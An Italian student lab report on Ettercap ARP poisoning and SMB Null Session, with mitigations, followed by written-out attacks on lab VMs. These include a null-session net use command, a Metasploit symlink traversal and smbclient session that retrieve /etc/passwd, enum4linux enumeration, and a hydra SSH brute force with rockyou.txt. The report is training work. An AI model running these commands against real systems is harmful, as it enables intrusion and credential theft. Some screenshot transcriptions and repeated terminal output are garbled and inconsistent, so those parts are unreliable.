

Cyber Security Report



W15D1

15/10/2025

Autore :

Pace Massimiliano

email : efmpas@gmail.com

Indice :

- ° Introduzione pag. 1
- ° Spiegazione esercizio e svolgimento pag. 2 -7
- ° Esercizio facoltativo pag. 8
- ° Esercizio extra pag. 9
- ° Conclusioni-Riflessioni pag. 14

ETTERCAP

° Ettercap è un software di analisi di rete libero e open source utilizzato principalmente per il penetration testing e l'analisi della sicurezza delle reti locali. Funziona su vari sistemi operativi tra cui Linux, macOS, BSD, Solaris e Microsoft Windows. È uno strumento potente per implementare attacchi Man-in-the-Middle (MITM) su reti LAN e monitorare il traffico di rete in tempo reale.

Ettercap offre diverse modalità di sniffing del traffico di rete:

- IP-based: filtra i pacchetti in base agli indirizzi IP di origine e destinazione
- MAC-based: filtra i pacchetti in base agli indirizzi MAC
- ARP-based: utilizza l'ARP poisoning per intercettare il traffico sulla LAN tra due host in modalità full-duplex

PublicARP-based: utilizza l'ARP poisoning per intercettare il traffico da un host vittima verso tutti gli altri host in half-duplex

Il software è in grado di catturare credenziali e password per numerosi protocolli, inclusi TELNET, FTP, POP, IMAP, SSH1, HTTP, MySQL, VNC, LDAP e molti altri. Ettercap può anche effettuare OS fingerprinting per determinare il sistema operativo della vittima, terminare connessioni, dirottare richieste DNS e iniettare caratteri in connessioni stabilite.

ARP Poisoning Attack

L'ARP poisoning (o ARP spoofing) è una delle tecniche di attacco più efficaci contro le reti Local Area Network (LAN). Si tratta di un attacco di tipo Man-in-the-Middle che sfrutta le vulnerabilità del protocollo ARP (Address Resolution Protocol). **Come funziona il protocollo ARP**

Il protocollo ARP è

responsabile della connessione tra un indirizzo IP dinamico e un indirizzo fisico della macchina chiamato MAC address. Quando un dispositivo (Host A) vuole comunicare con un altro dispositivo (Host B) sulla rete locale, invia una richiesta ARP broadcast a tutti gli host della rete per ottenere l'indirizzo MAC associato all'IP di Host B. Una volta ricevuta la risposta, Host A salva queste informazioni nella propria cache ARP (o tabella ARP).

Meccanismo dell'attacco

L'ARP

poisoning consiste nell'inviare intenzionalmente risposte ARP falsificate contenenti dati inesatti o non corrispondenti a quelli reali. L'attaccante invia messaggi ARP malevoli alla rete locale, fingendosi un altro host (tipicamente il gateway o router).

1. Scansione: l'attaccante scansiona la rete per identificare gli indirizzi IP dei target

2. ARP Spoofing: l'attaccante invia risposte ARP falsificate che fanno credere ai dispositivi vittima che il suo MAC address corrisponda all'IP di un host legittimo

3. Intercettazione del traffico: una volta che la cache ARP della vittima è stata "avvelenata", tutto il traffico destinato all'host legittimo viene reindirizzato all'attaccante

4. Inoltro dei pacchetti: l'attaccante può scegliere di inoltrare il traffico alla destinazione legittima per mantenere la connessione attiva e rendere l'attacco meno rilevabile

Screenshot of Wireshark and Ettercap interface showing ARP traffic and host list.

Wireshark (Left):

- Capturing from eth0.
- Selected packet: arp, Source: PCSSystemtec, Destination: Broadcast.
- Host list shows 192.168.50.1 and 192.168.50.102.
- Details pane shows ARP details for both hosts.
- Bottom pane shows captured frames and their details.

Eettercap (Right):

- Host list shows 192.168.50.1 and 192.168.50.102.
- Buttons: Delete Host, Add to Target 1, Add to Target 2.
- Messages: RE-ARPing the victims..., Scanning for merged targets (2 hosts)...
- Logs: 2 hosts added to the hosts list..., Host 192.168.50.1 added to TARGET1, Host 192.168.50.102 added to TARGET2.

Esecuzione esercizio

Screenshot of Wireshark and Ettercap interface showing ARP traffic and host list.

Wireshark (Left):

- Capturing from eth0.
- Selected packet: arp, Source: PCSSystemtec, Destination: Broadcast.
- Host list shows 192.168.50.1 and 192.168.50.102.
- Details pane shows ARP details for both hosts.
- Bottom pane shows captured frames and their details.

Eettercap (Right):

- Host list shows 192.168.50.1 and 192.168.50.102.
- Buttons: Delete Host, Add to Target 1, Add to Target 2.
- Messages: RE-ARPing the victims..., Scanning for merged targets (2 hosts)...
- Logs: 2 hosts added to the hosts list..., Host 192.168.50.1 added to TARGET1, Host 192.168.50.102 added to TARGET2.

- Spiegare brevemente cosa vuol dire Null Session
- Elencare i sistemi che sono vulnerabili a Null Session e se sono ancora in commercio
- Elencare le modalità per mitigare o risolvere la vulnerabilità Null Session
- Spiegare brevemente come funziona l'ARP Poisoning
- Elencare i sistemi che sono vulnerabili a ARP Poisoning
- Elencare le modalità per mitigare, rilevare o annullare l'ARP Poisoning

Null Session

Una Null Session è una connessione non autenticata a un sistema Windows che permette di accedere senza username o password. Si tratta di una vulnerabilità presente nel protocollo SMB (Server Message Block) e NetBIOS, utilizzato da Windows per la condivisione di file e risorse.

Come funziona

L'attaccante si connette alla condivisione nascosta IPC\$ (Inter-Process Communication) usando credenziali vuote con il comando : `net use \\192.168.1.10\ipc$ "" /u:""`

Una volta stabilita la connessione, l'attaccante può ottenere informazioni sensibili come:

- Lista completa di utenti e gruppi
- Condivisioni di rete disponibili
- Permessi e policy di sicurezza
- Servizi attivi sul sistema
- Utenti attualmente connessi

Questa vulnerabilità affligge principalmente i sistemi Windows più datati (Windows Server 2003, Windows XP, Windows 2000). Le versioni moderne di Windows (Windows 10, 11, Server 2016/2019/2022) hanno ridotto significativamente il rischio, ma possono essere ancora vulnerabili se non configurate correttamente.

Mitigazione

Per risolvere o ridurre la vulnerabilità Null Session:

- Disabilitare l'accesso anonimo tramite Group Policy o registro di sistema
- Limitare le condivisioni anonime configurando la chiave di registro RestrictAnonymous
- Bloccare le porte NetBIOS (TCP 139 e 445) a livello di firewall
- Aggiornare i sistemi operativi alle versioni più recenti

ARP Poisoning

L'ARP Poisoning è un attacco Man-in-the-Middle che sfrutta il protocollo ARP per intercettare il traffico di rete. L'attaccante invia risposte ARP falsificate che associano il proprio MAC address agli IP di altri dispositivi (come il router), facendo passare tutto il traffico attraverso la propria macchina.

Sistemi vulnerabili

Tutti i dispositivi connessi a reti locali Ethernet o Wi-Fi che utilizzano il protocollo ARP sono potenzialmente vulnerabili. Non si tratta di una vulnerabilità di un sistema operativo specifico, ma di una debolezza intrinseca del protocollo ARP stesso.

Mitigazione e prevenzione

Le principali tecniche per prevenire l'ARP Poisoning sono:

Dynamic ARP Inspection (DAI): funzionalità degli switch che valida i messaggi ARP e scarta quelli sospetti

Tabelle ARP statiche: mappare manualmente MAC address e IP (efficace ma poco pratico per reti grandi).

Port Security: limitare un singolo MAC address per porta dello switch

ESERCIZIO FACOLTATIVO

Traccia

Leggere il file /etc/passwd sul target Metasploitable sfruttando la vulnerabilità NULL Session di SMB con il tool smbclient.

Testare anche il comando: enum4linux.

```
kali㉿kali: ~
File Actions Edit View Help
[metasploit v6.4.69-dev]
+ --=[ 2529 exploits - 1302 auxiliary - 431 post
+ --=[ 1669 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.50.1
RHOST => 192.168.50.101
msf6 auxiliary(admin/smb/samba_symlink_traversal) > SMBSHARE tmp
[-] Unknown command: SMBSHARE. Run the help command for more details.
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.50.101
[*] 192.168.50.101:445 - Connecting to the server...
[*] 192.168.50.101:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.50.101:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.50.101:445 - Now access the following share to browse the root...
[*] 192.168.50.101:445 - \\192.168.50.101\tmp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) > 
# smbclient //192.168.50.101/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> get passwd passwd.txt
getting file \rootfs\etc\passwd of size 1581 as passwd.txt (17.5 KiloBytes/sec) (average 17.5 KiloBytes/sec)
smb: \rootfs\etc\> 
```

```
kali㉿kali: ~
File Actions Edit View Help
[kali㉿kali] (~)
$ enum4linux -o -p 192.168.50.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Oct 15 10:30:49 2025
Target ..... 192.168.50.101
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 192.168.50.101 )

[*] Got domain/workgroup name: WORKGROUP

( Session Check on 192.168.50.101 )

[*] Server 192.168.50.101 allows sessions using username '', password ''

( Getting domain SID for 192.168.50.101 )

Domain Name: WORKGROUP
DOMAIN SID: (NULL SID)

[*] Can't determine if host is part of domain or part of a workgroup

( Users on 192.168.50.101 )

index: #0 RID: 0x3f2 acb: 0x00000011 Account: games Name: games Desc: (null)
index: #1 RID: 0x115 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: #2 RID: 0x4b0 acb: 0x00000011 Account: bind Name: (null) Desc: (null)
index: #4 RID: 0x40 acb: 0x00000011 Account: proxy Name: proxy Desc: (null)
index: #5 RID: 0x4b4 acb: 0x00000011 Account: syslog Name: (null) Desc: (null)
index: #6 RID: 0x100 acb: 0x00000010 Account: user Name: just_a_user_111... Desc: (null)
index: #7 RID: 0x3e5 acb: 0x00000011 Account: data_name Data Name: data_name Desc: (null)
index: #8 RID: 0x3e6 acb: 0x00000011 Account: root Name: root Desc: (null)
index: #9 RID: 0x3f4 acb: 0x00000011 Account: news Name: news Desc: (null)
index: #0 RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator... Desc: (null)
```

```
kali㉿kali: ~
File Actions Edit View Help
user:[uucp] rid:[0*jfc]
( Password Policy Information for 192.168.50.101 )


[*] Attaching to 192.168.50.101 using a NULL share
[*] Trying protocol 139/SMB...
[*] Found domain(s):
    [*] METASPOITABLE
    [*] builtin
[*] Password Info for Domain: METASPOITABLE
    [*] Minimum password length: 5
    [*] Password history length: None
    [*] Maximum password age: Not Set
    [*] Password Complexity: Flags: 000000
        [*] Domain Refuse Password Change: 0
        [*] Domain Allow Store Cleartext: 0
        [*] Domain Password Lockout Admins: 0
        [*] Domain Password No Clear Change: 0
        [*] Domain Password No Anon Change: 0
        [*] Domain Password Complex: 0
    [*] Minimum password age: None
    [*] Reset Account Lockout Counter: 30 minutes
    [*] Locked Account Duration: 30 minutes
    [*] Account Lockout Threshold: None
    [*] Forced Log off Time: Not Set

[*] Retrieved partial password policy with rpcclient


Password Complexity: Disabled
Minimum Password Length: 5
enum4linux complete on Wed Oct 15 10:30:52 2025
```

ESERCIZIO EXTRA SPERIMENTALE


° Raggiungere i privilegi root su VM BlackBox



° per visualizzare l'ip della macchina ho utilizzato il comando netdiscover



° trovato l'ip ho scansionato con nmap per cercare le porte aperte



° dopo aver cercato le porte aperte , ho inserito l'ip trovato nel browser e utilizzando nikto sono riuscito a trovare formazioni interessanti. Robots.txt e poi backup_wordpress



° la porta ftp e' aperta

A screenshot of a terminal window titled 'Konsole (ctrl+D) - terminal - New Terminal'. The window shows a file tree on the left with paths like '/home/ming/Downloads', 'Desktop', 'Documents', 'Music', 'Pictures', 'Videos', and 'bin'. The right pane displays the command 'ctrl+D' at the bottom of the screen. The desktop background features a scenic landscape with a lake and mountains.

```
user@user-Vostro-5560: ~
```

File Edit View Help

user mode to transfer files.

Using Extended Passive Mode ([::]:2727).

2 0.000 0.000 49M Mar 03 2018 public

File mode successfully changed.

Using Extended Passive Mode ([::]:49957).

comes the directory listing.

0 0.000 0.000 31 Mar 03 2018 users.txt.tik

Directory successfully changed.

Using Extended Passive Mode ([::]:49958).

comes the directory listing.

0 0.000 0.000 31 Mar 03 2018 users.txt.ak

File mode successfully changed.

Using Extended Passive Mode ([::]:49959).

comes the directory listing.

0 0.000 0.000 31 Mar 03 2018 users.txt.bak

File mode successfully changed.

Using Extended Passive Mode ([::]:49960).

comes the directory listing.

0 0.000 0.000 31 Mar 03 2018 users.txt.old

File mode successfully changed.

```
user@user-Vostro-5560: ~
```



° dopo essere entrato in ftp ho utilizzato il comando ls e entrando in una cartella pubblica contenente un file users.txt

A screenshot of a Windows desktop environment. The desktop background is a photograph of a serene landscape featuring a calm lake in the foreground, a grassy shore, and a range of mountains under a clear sky. At the top of the screen, there is a taskbar with several icons for quick access. On the left side, there is a vertical window titled "Windows Explorer" which shows a file structure. The main workspace is mostly empty, suggesting a clean or recently set-up computer.

The screenshot shows a browser window with multiple tabs open. The active tab is titled 'Degenerate WordPress login' and displays a login form for a WordPress site. The URL in the address bar is '192.168.56.102/login-wordpress-login.php'. The browser's sidebar shows a 'Cookie-Editor' extension is active. The main content area shows a large 'W' logo and an error message: 'ERROR: Invalid username. Lost your account?'. Below the error message are fields for 'Username or Email' containing 'anne' and 'Password'. There is also a 'Remember Me' checkbox and a 'Login' button. At the bottom of the page are links for 'Lost your password?' and '← Back to Degenerate WordPress login'. The status bar at the bottom of the browser shows '00:00 STA'.



° inserendo lo user John viene restituito l'errore di password non corretta

° trovando le credenziali di accesso John -enigma mi sono accorto che potevo entrare solo nella pagina iniziale di Wordpress. L'unica possibilita' oltre a inserire una reverse shell e fare un privilege escalation era il cercare nello specifico quali degli users avevano privilegi root. Essendo io un white hacker pigro e svogliato , ho deciso di utilizzare il comando ssh user@192.168.56.102

```
(kali㉿kali)-[~/Desktop] $ ls
'SHELLSHOCK'
backup_wordpress backup_wordpress.desktop users.txt.bk
all_tcp-nmap esempio_codicci scansione_metasp.xml xfce4-terminal-emulator.desktop

(kali㉿kali)-[~/Desktop] $ cat users.txt.bk
abatchy
john
mai
anne
doomguy

(kali㉿kali)-[~/Desktop] $ ssh abatchy@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ECDSA key fingerprint is SHA256:Fh191r50Ps28yBw38pBWN+YEx5wCU/d8o1h22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ECDSA) to the list of known hosts.
abatchy@192.168.56.102: Permission denied (publickey).

(kali㉿kali)-[~/Desktop] $ ssh john@192.168.56.102
john@192.168.56.102: Permission denied (publickey).

(kali㉿kali)-[~/Desktop] $ ssh mai@192.168.56.102
mai@192.168.56.102: Permission denied (publickey).

(kali㉿kali)-[~/Desktop] $ ssh anne@192.168.56.102
anne@192.168.56.102's password:
Permission denied, please try again.
anne@192.168.56.102's password:

(kali㉿kali)-[~/Desktop] $ ssh doomguy@192.168.56.102
doomguy@192.168.56.102: Permission denied (publickey).

(kali㉿kali)-[~/Desktop] $
```

° l'unico user con i privilegi e' Anne

```
(kali㉿kali)-[~/Desktop] $ ssh abatchy@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ECDSA key fingerprint is SHA256:Fh191r50Ps28yBw38pBWN+YEx5wCU/d8o1h22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ECDSA) to the list of known hosts.
abatchy@192.168.56.102: Permission denied (publickey).

(kali㉿kali)-[~/Desktop] $ ssh john@192.168.56.102
john@192.168.56.102: Permission denied (publickey).

(kali㉿kali)-[~/Desktop] $ ssh mai@192.168.56.102
mai@192.168.56.102: Permission denied (publickey).

(kali㉿kali)-[~/Desktop] $ ssh anne@192.168.56.102
anne@192.168.56.102's password:
Permission denied, please try again.
anne@192.168.56.102's password:

(kali㉿kali)-[~/Desktop] $ ssh doomguy@192.168.56.102
doomguy@192.168.56.102: Permission denied (publickey).

(kali㉿kali)-[~/Desktop] $ sudo su
(root㉿kali)-[~/home/kali/Desktop] # hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.102 -t4
Hydra v9.5 (c) 2023 by van Hauser/TiC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-14 08:13:43
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-14 08:14:01

(root㉿kali)-[~/home/kali/Desktop]
```

° utilizzando hydra e rockyou.txt ho cercato la password

```
kali-linux-2025.1c-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
S | 1 2 3 4 | 8:19 | G
File Actions Edit View Help
(kali㉿kali)-[~/Desktop] $ ssh abatchy@192.168.51.102
The authenticity of host 'abatchy@192.168.51.102' can't be established.
ECDSA key fingerprint is SHA256:KJLwvXWzQHqfZCnVYDgjPQGJLmRzB.
This key is not known by the system.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'abatchy@192.168.51.102' (ECDSA) to the list of known hosts.
abatchy@192.168.51.102: ~
(kali㉿kali)-[~/Desktop] $ ssh john@192.168.56.102
john@192.168.56.102: Permission denied, please try again.
john@192.168.56.102: Permission denied, please try again.
john@192.168.56.102: Permission denied, please try again.
(kali㉿kali)-[~/Desktop] $ ssh mai@192.168.56.102
mai@192.168.56.102: Permission denied, please try again.
mai@192.168.56.102: Permission denied, please try again.
mai@192.168.56.102: Permission denied, please try again.
(kali㉿kali)-[~/Desktop] $ ssh anne@192.168.56.102
anne@192.168.56.102's password:
Permission denied, please try again.
anne@192.168.56.102's password:
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
(kali㉿kali)-[~/Desktop] $ ssh doomguy@192.168.56.102
doomguy@192.168.56.102: Permission denied, please try again.
(kali㉿kali)-[~/Desktop] $ sudo su abatchy17
root@kali: ~
# hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.102:22
Hydra v9.5 (c) 2023 by vanhauser-thc
Hydra is a password cracking tool for multiple protocols and services.
It is distributed under the GNU General Public License version 2.
For more information, visit https://github.com/vanhauser-thc/thc-hydra
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-14 08:13:43
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102 login: anne password: princess
Lost your password?
1 of 1 target successfully completed, 1 valid password found
